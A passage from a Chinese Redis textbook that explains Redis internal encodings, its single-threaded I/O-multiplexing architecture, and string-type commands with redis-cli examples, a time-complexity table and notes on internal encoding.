


图2-2 Redis数据结构和内部编码

可以看到键hello对应值的内部编码是embstr，键mylist对应值的内部编码是ziplist。

Redis这样设计有两个好处：第一，可以改进内部编码，而对外的数据结构和命令没有影响，这样一旦开发出更优秀的内部编码，无需改动外部数据结构和命令，例如Redis3.2提供了quicklist，结合了ziplist和linkedlist两者

的优势，为列表类型提供了一种更为优秀的内部编码实现，而对外部用户来说基本感知不到。第二，多种内部编码实现可以在不同场景下发挥各自的优势，例如ziplist比较节省内存，但是在列表元素比较多的情况下，性能会有所下降，这时候Redis会根据配置选项将列表类型的内部实现转换为linkedlist。

2.1.3 单线程架构

Redis使用了单线程架构和I/O多路复用模型来实现高性能的内存数据库服务，本节首先通过多个客户端命令调用的例子说明Redis单线程命令处理机制，接着分析Redis单线程模型为什么性能如此之高，最终给出为什么理解单线程模型是使用和运维Redis的关键。

1. 引出单线程模型

现在开启了三个redis-cli客户端同时执行命令。

客户端1设置一个字符串键值对：

```
127.0.0.1:6379> set hello world
```

客户端2对counter做自增操作：

```
127.0.0.1:6379> incr counter
```

客户端3对counter做自增操作：

```
127.0.0.1:6379> incr counter
```

Redis客户端与服务端的模型可以简化成图2-3，每次客户端调用都经历了发送命令、执行命令、返回结果三个过程。

其中第2步是重点要讨论的，因为Redis是单线程来处理命令的，所以一条命令从客户端达到服务端不会立刻被执行，所有命令都会进入一个队列

中，然后逐个被执行。所以上面3个客户端命令的执行顺序是不确定的（如图2-4所示），但是可以确定不会有两条命令被同时执行（如图2-5所示），所以两条incr命令无论怎么执行最终结果都是2，不会产生并发问题，这就是Redis单线程的基本模型。但是像发送命令、返回结果、命令排队肯定不像描述的这么简单，Redis使用了I/O多路复用技术来解决I/O的问题，下一节将进行介绍。




图2-3 Redis客户端与服务端请求过程




图2-4 所有命令在一个队列里排队等待被执行




图2-5 不存在多个命令被同时执行的情况

2.为什么单线程还能这么快

通常来讲，单线程处理能力要比多线程差，例如有10000斤货物，每辆车的运载能力是每次200斤，那么要50次才能完成，但是如果有50辆车，只要安排合理，只需要一次就可以完成任务。那么为什么Redis使用单线程模型会达到每秒万级别的处理能力呢？可以将其归结为三点：

第一，纯内存访问，Redis将所有数据放在内存中，内存的响应时长大约为100纳秒，这是Redis达到每秒万级别访问的重要基础。

第二，非阻塞I/O，Redis使用epoll作为I/O多路复用技术的实现，再加上Redis自身的事件处理模型将epoll中的连接、读写、关闭都转换为事件，不在网络I/O上浪费过多的时间，如图2-6所示。




图2-6 Redis使用IO多路复用和自身事件模型

第三，单线程避免了线程切换和竞态产生的消耗。

既然采用单线程就能达到如此高的性能，那么也不失为一种不错的选择，因为单线程能带来几个好处：第一，单线程可以简化数据结构和算法的实现。如果对高级编程语言熟悉的读者应该了解并发数据结构实现不但困难而且开发测试比较麻烦。第二，单线程避免了线程切换和竞态产生的消耗，对于服务端开发来说，锁和线程切换通常是性能杀手。

但是单线程会有一个问题：对于每个命令的执行时间是有要求的。如果某个命令执行过长，会造成其他命令的阻塞，对于Redis这种高性能的服务来说是致命的，所以Redis是面向快速执行场景的数据库。

单线程机制很容易被初学者忽视，但笔者认为Redis单线程机制是开发和运维人员使用和理解Redis的核心之一，随着后面的学习，相信读者会逐

步理解。

2.2 字符串

字符串类型是Redis最基础的数据结构。首先键都是字符串类型，而且其他几种数据结构都是在字符串类型基础上构建的，所以字符串类型能为其他四种数据结构的学习奠定基础。如图2-7所示，字符串类型的值实际可以是字符串（简单的字符串、复杂的字符串（例如JSON、XML））、数字（整数、浮点数），甚至是二进制（图片、音频、视频），但是值最大不能超过512MB。




图2-7 字符串数据结构

2.2.1 命令

字符串类型的命令比较多，本小节将按照常用和不常用两个维度进行说明，但是这里常用和不常用是相对的，希望读者尽可能都去了解和掌握。

1. 常用命令

(1) 设置值

```
set key value [ex seconds] [px milliseconds] [nx|xx]
```

下面操作设置键为hello，值为world的键值对，返回结果为OK代表设置成功：

```
127.0.0.1:6379> set hello world
OK
```

set命令有几个选项：

·**ex seconds**: 为键设置秒级过期时间。

·**px milliseconds**: 为键设置毫秒级过期时间。

·**nx**: 键必须不存在，才可以设置成功，用于添加。

·**xx**: 与nx相反，键必须存在，才可以设置成功，用于更新。

除了set选项，Redis还提供了setex和setnx两个命令：

```
setex key seconds value
setnx key value
```

它们的作用和ex和nx选项是一样的。下面的例子说明了set、setnx、setxx的区别。

当前键hello不存在：

```
127.0.0.1:6379> exists hello
(integer) 0
```

设置键为hello，值为world的键值对：

```
127.0.0.1:6379> set hello world
OK
```

因为键hello已存在，所以setnx失败，返回结果为0：

```
127.0.0.1:6379> setnx hello redis
(integer) 0
```

因为键hello已存在，所以set xx成功，返回结果为OK：

```
127.0.0.1:6379> set hello jedis xx
OK
```

setnx和setxx在实际使用中有什么应用场景吗？以setnx命令为例，由于Redis的单线程命令处理机制，如果有多个客户端同时执行setnx key value，根据setnx的特性只有一个客户端能设置成功，setnx可以作为分布式锁的一种实现方案，Redis官方给出了使用setnx实现分布式锁的方法：<http://redis.io/topics/distlock>。

(2) 获取值

```
get key
```

下面操作获取键hello的值：

```
127.0.0.1:6379> get hello  
"world"
```

如果要获取的键不存在，则返回nil（空）：

```
127.0.0.1:6379> get not_exist_key  
(nil)
```

(3) 批量设置值

```
mset key value [key value ...]
```

下面操作通过mset命令一次性设置4个键值对：

```
127.0.0.1:6379> mset a 1 b 2 c 3 d 4  
OK
```

(4) 批量获取值

```
mget key [key ...]
```

下面操作批量获取了键a、b、c、d的值：

```
127.0.0.1:6379> mget a b c d  
1) "1"  
2) "2"  
3) "3"  
4) "4"
```

如果有些键不存在，那么它的值为nil（空），结果是按照传入键的顺

序返回：

```
127.0.0.1:6379> mget a b c f
1) "1"
2) "2"
3) "3"
4) (nil)
```

批量操作命令可以有效提高开发效率，假如没有mget这样的命令，要执行n次get命令需要按照图2-8的方式来执行，具体耗时如下：

n次get时间 = n次网络时间 + n次命令时间




图2-8 n次get命令执行模型

使用mget命令后，要执行n次get命令操作只需要按照图2-9的方式来完成，具体耗时如下：

n次get时间 = 1次网络时间 + n次命令时间




图2-9 一次mget命令执行模型

Redis可以支撑每秒数万的读写操作，但是这指的是Redis服务端的处理能力，对于客户端来说，一次命令除了命令时间还是有网络时间，假设网络时间为1毫秒，命令时间为0.1毫秒（按照每秒处理1万条命令算），那么执行1000次get命令和1次mget命令的区别如表2-1，因为Redis的处理能力已经足够高，对于开发人员来说，网络可能会成为性能的瓶颈。

表2-1 1000次get和1次get对比表

操作	时间
1 000 次 get	$1\ 000 \times 1 + 1\ 000 \times 0.1 = 1\ 100$ 毫秒 = 1.1 秒
1 次 met (组装了 1 000 个键值对)	$1 \times 1 + 1\ 000 \times 0.1 = 101$ 毫秒 = 0.101 秒

学会使用批量操作，有助于提高业务处理效率，但是要注意的是每次批量操作所发送的命令数不是无节制的，如果数量过多可能造成Redis阻塞或者网络拥塞。

(5) 计数

```
incr key
```

incr命令用于对值做自增操作，返回结果分为三种情况：

- 值不是整数，返回错误。
- 值是整数，返回自增后的结果。
- 键不存在，按照值为0自增，返回结果为1。

例如对一个不存在的键执行incr操作后，返回结果是1：

```
127.0.0.1:6379> exists key
(integer) 0
127.0.0.1:6379> incr key
(integer) 1
```

再次对键执行incr命令，返回结果是2：

```
127.0.0.1:6379> incr key
(integer) 2
```

如果值不是整数，那么会返回错误：

```
127.0.0.1:6379> set hello world
OK
127.0.0.1:6379> incr hello
(error) ERR value is not an integer or out of range
```

除了incr命令，Redis提供了decr（自减）、incrby（自增指定数字）、decrby（自减指定数字）、incrbyfloat（自增浮点数）：

```
decr key
incrby key increment
decrby key decrement
incrbyfloat key increment
```

很多存储系统和编程语言内部使用CAS机制实现计数功能，会有一定的CPU开销，但在Redis中完全不存在这个问题，因为Redis是单线程架构，任何命令到了Redis服务端都要顺序执行。

2.不常用命令

(1) 追加值

```
append key value
```

append可以向字符串尾部追加值，例如：

```
127.0.0.1:6379> get key
"redis"
127.0.0.1:6379> append key world
(integer) 10
127.0.0.1:6379> get key
"redisworld"
```

(2) 字符串长度

```
strlen key
```

例如，当前值为redisworld，所以返回值为10：

```
127.0.0.1:6379> get key
"redisworld"
127.0.0.1:6379> strlen key
(integer) 10
```

下面操作返回结果为6，因为每个中文占用3个字节：

```
127.0.0.1:6379> set hello "世界"
OK
127.0.0.1:6379> strlen hello
(integer) 6
```

(3) 设置并返回原值

```
getset key value
```

getset和set一样会设置值，但是不同的是，它同时会返回键原来的值，例如：

```
127.0.0.1:6379> getset hello world
(nil)
127.0.0.1:6379> getset hello redis
"world"
```

(4) 设置指定位置的字符

```
setrange key offeset value
```

下面操作将值由pest变为了best：

```
127.0.0.1:6379> set redis pest
OK
127.0.0.1:6379> setrange redis 0 b
(integer) 4
127.0.0.1:6379> get redis
"best"
```

(5) 获取部分字符串

```
getrange key start end
```

start和end分别是开始和结束的偏移量，偏移量从0开始计算，例如下面

操作获取了值best的前两个字符。

```
127.0.0.1:6379> getrange redis 0 1  
"be"
```

表2-2是字符串类型命令的时间复杂度，开发人员可以参考此表，结合自身业务需求和数据大小选择适合的命令。

表2-2 字符串类型命令时间复杂度

命 令	时间复杂度
set key value	$O(1)$
get key	$O(1)$
del key [key ...]	$O(k)$, k 是键的个数
mset key value [key value ...]	$O(k)$, k 是键的个数
mget key [key ...]	$O(k)$, k 是键的个数
incr key	$O(1)$
decr key	$O(1)$
incrby key increment	$O(1)$
decrby key decrement	$O(1)$
incrbyfloat key increment	$O(1)$
append key value	$O(1)$
strlen key	$O(1)$
setrange key offset value	$O(1)$
getrange key start end	$O(n)$, n 是字符串长度，由于获取字符串非常快，所以如果字符串不是很长，可以视同为 $O(1)$

2.2.2 内部编码

字符串类型的内部编码有3种：

- int：8个字节的长整型。
- embstr：小于等于39个字节的字符串。
- raw：大于39个字节的字符串。

Redis会根据当前值的类型和长度决定使用哪种内部编码实现。

整数类型示例如下：

```
127.0.0.1:6379> set key 8653
OK
127.0.0.1:6379> object encoding key
"int"
```

短字符串示例如下：

```
# 小于等于39个字节的字符串：embstr
127.0.0.1:6379> set key "hello,world"
OK
127.0.0.1:6379> object encoding key
"embstr"
```

长字符串示例如下：

```
# 大于39个字节的字符串：raw
127.0.0.1:6379> set key "one string greater than 39 byte....."
OK
127.0.0.1:6379> object encoding key
"raw"
127.0.0.1:6379> strlen key
(integer) 40
```

有关字符串类型的内存优化技巧将在8.3节详细介绍。

2.2.3 典型使用场景

1. 缓存功能

图2-10是比较典型的缓存使用场景，其中Redis作为缓存层，MySQL作为存储层，绝大部分请求的数据都是从Redis中获取。由于Redis具有支撑高并发的特性，所以缓存通常能起到加速读写和降低后端压力的作用。

下面伪代码模拟了图2-10的访问过程：

